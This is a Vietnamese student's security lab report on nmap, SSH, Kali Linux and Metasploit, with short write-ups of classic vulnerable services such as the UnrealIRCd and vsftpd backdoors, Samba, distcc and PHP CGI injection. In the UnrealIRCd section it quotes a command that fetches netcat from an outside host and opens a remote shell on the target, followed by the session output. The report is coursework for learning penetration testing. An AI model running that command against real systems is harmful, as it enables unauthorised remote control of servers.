****HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

**KHOA AN TOÀN THÔNG TIN**

****

# **BÁO CÁO THỰC HÀNH 1**

**Họ và tên: Trương Công Sơn**

**Mã sinh viên: B19DCAT156**

**Giảng viên giảng dạy: Đinh Trường Duy**

***Hà Nội – 2023***

Phụ lục

[**BÁO CÁO THỰC HÀNH 1** 1](#_Toc129866939)

[I. Lý Thuyết 3](#_Toc129866940)

[1. Tìm hiểu về Nmap 3](#_Toc129866941)

[1.1 Các câu lệnh nmap 3](#_Toc129866942)

[a, Target Specification 3](#_Toc129866943)

[b, Scan Techniques 3](#_Toc129866944)

[c, Host Discovery 3](#_Toc129866945)


[d, Port Specification 4](#_Toc129866946)

# I. Lý Thuyết


## 1. Tìm hiểu về Nmap

## 1.1 Các câu lệnh nmap


### a, Target Specification




### b, Scan Techniques




### c, Host Discovery




### d, Port Specification




### e, Service and Version Detection






### f, Timing and Performance




### g, NSE Scripts



### h, Firewall / IDS Evasion and Spoofing




### i, Output



### k, Miscellaneous Options




### l, Other Useful Nmap Commands




## 1.2 Các câu lệnh SSH


### a, SSH connections




### b, SSH service



### c, SSH keys



### d, SSH config



## 2. Tìm hiểu về Metasploit

## 2.2 Hệ điều hành Kali Linux

Kali Linux là phiên bản cải tiến của hệ điều hành (HĐH) BackTrack, được công bố vào năm 2013. Đây là một HĐH rất hữu ích đối với những chuyên gia đánh giá bảo mật, một HĐH tập hợp và phân loại gần như tất cả các công cụ thiết yếu mà bất kỳ một chuyên gia đánh giá bảo mật nào cũng cần sử dụng khi tác nghiệp.

Kali Linux có nhiều ưu điểm. Thứ nhất là kho lưu trữ phần mềm (Repository) được đồng bộ với các kho của Debian nên có thể dễ dàng có được các bản cập nhật và bản vá lỗi bảo mật mới nhất. Ngoài ra, Kali Linux tương thích với nhiều nền tảng kiến trúc, hỗ trợ mạng không dây tốt, khả năng tùy biến với nhiều loại giao diện và tương thích với các phiên bản trong tương lai. Một điều quan trọng cũng không kém là có rất nhiều tài liệu hướng dẫn trên Internet, kể cả tiếng Việt, do tính phổ biến trong cộng đồng đánh giá bảo mật. Có thể nói Kali Linux là một trong những lựa chọn tốt nhất cho bất kì ai làm công việc đánh giá bảo mật.

Theo thống kê, có hơn 200 công cụ đánh giá bảo mật trong Kali Linux. Các công cụ này được sắp xếp và phân loại thành các nhóm công cụ rõ ràng theo mục đích sử dụng.

## 2.3 Công cụ Metasploit

Metasploit là một framework để cung cấp môi trường kiểm thử các hệ thống phần mềm và mạng. Metasploit lưu trữ một cơ sở dữ liệu cho các lỗ hổng đã công bố, và cung cấp sẵn các công cụ để khai thác các lỗ hổng đó. Nhờ đó có thể sử dụng công cụ này để tạo ra các payload kiểm thử các hệ thống. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những thành phần được viết bằng C, assembly, và Python. Metasploit có thể cài đặt trên Windows, Linux, Mac OS, nhưng phổ biến nhất vẫn là Linux. Kali Linux có cài đặt sẵn Metasploit. Metasploit hỗ trợ nhiều giao diện với người dùng. Ngoài giao diện Msfconsole sử dụng các dòng lệnh để cấu hình, còn có giao diện đồ họa Armitage và giao diện Web.

Trong Metasploit có hai loại môi trường làm việc. *Môi trường toàn cục* chứa các biến mang tính toàn cục, có tất cả các mô-đun khai thác, và được thực thi thông qua hai câu lệnh setg và unsetg. Còn *môi trường tạm thời* chỉ đưa các biến vào mô-đun khai thác đang nạp hiện tại, không ảnh hưởng đến các mô-đun khác. Các biến được đặt cho môi trường tạm thời thông qua hai câu lệnh *set* và *unset*. Thông thường, các biến chung giữa các mô-đun như LPORT, LHOST, PAYLOAD thì nên được đặt ở môi trường toàn cục.

Để sử dụng metasploit thường phải thực hiện các bước như sau. Đầu tiên là chọn môđun khai thác (exploit), nghĩa là lựa chọn chương trình, dịch vụ có chứa lỗi mà Metasploit hỗ trợ để khai thác. Ba lệnh hữu ích trong bước này là:

- *show exploits*: *xem các mô-đun exploit mà framework có hỗ trợ*

- *use exploit\_name*: *chọn mô-đun exploit*

- *info exploit\_name*: *xem thông tin về mô-đun exploit*

Tiếp theo cần cấu hình mô-đun đã chọn với các lệnh sau:

- *show options*: *Xác định những tùy chọn cần cấu hình*

- *set*: *cấu hình cho những tùy chọn của mô-đun đó*

- *show* *advanceds: xem các tùy chọn nâng cao*

Sau đó, cần kiểm tra những tùy chọn với lệnh “check” để xem đã được thiết lập chính xác chưa, rồi chọn mục tiêu (hệ điều hành) cần thực hiện:

- *show* *targets*: *những mục tiêu được cung cấp bởi mô-đun đó*

- *set*: *xác định mục tiêu nào*

Sau khi chọn mục tiêu, cần chọn payload hay đoạn mã chạy trên hệ thống của nạn nhân. Các lệnh cần gồm:

- *show* *payloads*: *liệt kê ra những payload của mô-đun khai thác hiện tại*

- *info payload\_name*: *xem thông tin chi tiết về payload đó*

- *set PAYLOAD payload\_name*: *xác định tên mô-đun payload. Sau khi chọn payload, dùng lệnh show options để xem những tùy chọn của payload đó.*

*- show advanced: xem những tùy chọn nâng cao của payload đó*

Cuối cùng là thực thi khai thác với lệnh *exploit*. Payload sau đó sẽ cung cấp thông tin về hệ thống đã được khai thác.

Bên cạnh đó, metasploit còn cung cấp Meterpreter là một payload nâng cao. Mục đích của nó là cung cấp những tập lệnh để dễ dàng khai thác, tấn công các máy tính qua mạng. Nó tồn tại dưới dạng các file DLL. Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống vi-rút.

## 2.4 rlogin Service Detection

### a, Tóm tắt

Dịch vụ rlogin đang chạy trên remote host.

### b, Sự miêu tả

Dịch vụ rlogin đang chạy trên remote host. Dịch vụ này dễ bị tấn công do dữ liệu được truyền giữa máy khách và máy chủ đăng nhập rlogin ở dạng văn bản rõ ràng. Kẻ tấn công trung gian có thể khai thác điều này để đánh cắp thông tin đăng nhập và mật khẩu. Ngoài ra, nó có thể cho phép đăng nhập được xác thực kém mà không cần mật khẩu. Nếu máy chủ dễ bị đoán số thứ tự TCP (từ bất kỳ mạng nào) hoặc giả mạo IP (bao gồm cả chiếm quyền điều khiển ARP trên mạng cục bộ) thì có thể bỏ qua xác thực.

Cuối cùng, rlogin là một cách dễ dàng để biến quyền truy cập ghi tệp thành thông tin đăng nhập đầy đủ thông qua các tệp *.rhosts* hoặc *rhosts.equiv.*

### c, Có thể khai thác với

Metasploit (rlogin Authentication Scanner)

### d, Giải pháp

Comment 'login' line trong /etc/inetd.conf và khởi động lại quy trình inetd. Ngoài ra, hãy tắt dịch vụ này và sử dụng SSH để thay thế.

## 2.5 Ingreslock Vulnerability

Ingres database là SQL database thường được sử dụng để hỗ trợ các ứng dụng thương mại và chính phủ rất lớn. Nó được sử dụng rộng rãi và nếu các phiên bản cũ hơn được sử dụng thì nó sẽ tạo ra những vấn đề rất lớn cho bất kỳ tổ chức nào. SQL databases được sử dụng để chứa nhiều thông tin có thể truy cập cả ngoại tuyến và trực tuyến, hầu hết các trang web bạn sử dụng sẽ có một số loại cơ sở dữ liệu và hy vọng chúng được bảo mật. Khi các ứng dụng trở nên lớn hơn, có nhiều dịch vụ bổ sung được thêm vào và trong quá trình phát Ingres application, người ta đã quyết định mở cổng 1524. Cổng này liên kết với một dịch vụ có tên là ingreslock, nghĩa là khóa các khu vực cụ thể của ứng dụng cơ sở dữ liệu. Vô tình, ingreslock có một cửa sau được liên kết với nó, tự động liên kết khi kết nối được thực hiện với cổng này.

## 2.6 Distcc Vulnerability

Distcc là một công cụ để tăng tốc độ biên dịch mã nguồn bằng cách sử dụng tính toán phân tán qua mạng. Nó có thể được sử dụng để biên dịch chương trình một cách nhanh chóng và được cấu hình để sử dụng nhiều thiết bị hỗ trợ cho việc biên dịch. Đối với lỗ hổng này, chúng tôi sẽ sử dụng Metasploit, đây là một framework mà các lỗ hổng và khai thác có thể được tải và thực thi bên trong. Thật tốt khi biết cách sử dụng Metasploit nhưng quan trọng hơn là hiểu cách thức hoạt động của 'backdoors' và 'exploits'.

## 2.7 IRC daemon: Script irc-unrealircd-backdoor

IRCd, viết tắt của Internet Relay Chat daemon, là phần mềm máy chủ thực hiện giao thức IRC, cho phép mọi người nói chuyện với nhau qua Internet. Nó khác với bot IRC kết nối đầu ra với kênh IRC. Máy chủ lắng nghe các kết nối từ các máy khách IRC trên một tập hợp các cổng TCP.

### a, Script Summary

Kiểm tra nếu IRC server bị backdoor hay không bằng cách chạy lệnh dựa trên thời gian (ping) và kiểm tra thời gian phản hồi.

Đối số tập lệnh *irc-unrealircd-backdoor.command* có thể được sử dụng để chạy một lệnh tùy ý trên hệ thống từ xa. Do bản chất của lỗ hổng này (đầu ra không bao giờ được trả lại), chúng tôi không có cách nào lấy được đầu ra của lệnh. Tuy nhiên, nó có thể được sử dụng để khởi động trình nghe netcat như được trình bày ở đây:

*$ nmap -d -p6667 --script=irc-unrealircd-backdoor.nse --script-args=irc-unrealircd-backdoor.command='wget http://www.javaop.com/~ron/tmp/nc && chmod +x ./nc && ./nc -l -p 4444 -e /bin/sh' <target>*

*$ ncat -vv localhost 4444*

*Ncat: Version 5.30BETA1 (https://nmap.org/ncat )*

*Ncat: Connected to 127.0.0.1:4444.*

*pwd*

*/home/ron/downloads/Unreal3.2-bad*

*whoami*

*ron*

Metasploit cũng có thể được sử dụng để khai thác lỗ hổng này.

Ngoài việc chạy các lệnh tùy ý, đối số tập lệnh irc-unrealircd-backdoor.kill có thể được thông qua, điều này chỉ đơn giản là giết quá trình UnrealIRCd.

### b, Script Arguments

*irc-unrealircd-backdoor.kill*

If set to 1 or true, kill the backdoored UnrealIRCd running.

*irc-unrealircd-backdoor.wait*

Wait time in seconds before executing the check. This is recommended to set for more reliable check (100 is good value).

*irc-unrealircd-backdoor.command*

An arbitrary command to run on the remote system (note, however, that you won't see the output of your command). This will always be attempted, even if the host isn't vulnerable. The pattern %IP% will be replaced with the ip address of the target host.

### c, Example Usage

*nmap -sV --script=irc-unrealircd-backdoor <target>*

### d, Script Output

*PORT STATE SERVICE*

*6667/tcp open irc*

*|\_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277*

## 2.8 Vsftpd 2.3.4 backdoor vulnerability

The File Transfer Protocol (FTP) là một giao thức mạng tiêu chuẩn được sử dụng để truyền các tệp máy tính giữa máy khách và máy chủ trên mạng máy tính. FTP được xây dựng trên kiến trúc mô hình client-server bằng cách sử dụng các kết nối dữ liệu và điều khiển riêng biệt giữa máy khách và máy chủ. Người dùng FTP có thể tự xác thực bằng giao thức đăng nhập bằng văn bản rõ ràng, thường ở dạng tên người dùng và mật khẩu, nhưng có thể kết nối ẩn danh nếu máy chủ được định cấu hình để cho phép điều đó. Để truyền an toàn nhằm bảo vệ tên người dùng và mật khẩu cũng như mã hóa nội dung, FTP thường được bảo mật bằng SSL/TLS (FTPS) hoặc được thay thế bằng Giao thức truyền tệp SSH (SFTP).

Dự án này khai thác một malicious backdoor đã được thêm vào kho lưu trữ tải xuống của VSFTPD. Backdoor này đã được đưa vào kho lưu trữ vsftpd-2.3.4.tar.gz từ ngày 30 tháng 6 năm 2011 đến ngày 1 tháng 7 năm 2011 và đã bị xóa vào ngày 3 tháng 7 năm 2011

## 2.8 Samba Vulnerability

Samba là triển khai cửa sổ của giao thức Server Message Block (SMB), đã được triển khai trong cả hệ thống Windows và Linux. Khai thác này hoạt động với các ứng dụng cũ hơn của Samba (v3.0.0-3.0.25) và cho phép tạo phiên trên mục tiêu dễ bị tấn công. Lỗ hổng này ban đầu cho phép một lệnh ẩn danh thay đổi mật khẩu trong “username map script” được lưu trữ trong tệp smb.conf (Không phải tệp mà bạn muốn bất kỳ ai truy cập) và sau đó được phát triển để cung cấp phiên đầy đủ trên máy dễ bị tấn công cũng.

## 2.9 PHP CGI Argument Injection

Khi chạy dưới dạng CGI, PHP cho đến phiên bản 5.3.12 và 5.4.2 dễ bị lỗ hổng tiêm đối số(argument injection). Mô-đun này tận dụng cờ -d để đặt các lệnh php.ini nhằm thực thi mã. Từ lời khuyên: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." Mô-đun này cũng có thể được sử dụng để khai thác plesk 0day do kingcope tiết lộ và được khai thác ngoài thực tế vào tháng 6 năm 2013.

## 2.10 PostgreSQL for Linux Payload Execution

Trên một số bản cài đặt PostgreSQL mặc định của Linux, tài khoản dịch vụ postgres có thể ghi vào thư mục /tmp và cũng có thể lấy nguồn UDF Shared Libraries từ đó, cho phép thực thi mã tùy ý. Mô-đun này biên dịch một tệp đối tượng dùng chung của Linux, tải nó lên máy chủ đích thông qua phương pháp tiêm nhị phân UPDATE pg\_largeobject và tạo một UDF (hàm do người dùng xác định) từ đối tượng dùng chung đó. Bởi vì tải trọng được chạy dưới dạng hàm tạo của đối tượng được chia sẻ, nên nó không cần phải tuân theo các phiên bản API Postgres cụ thể.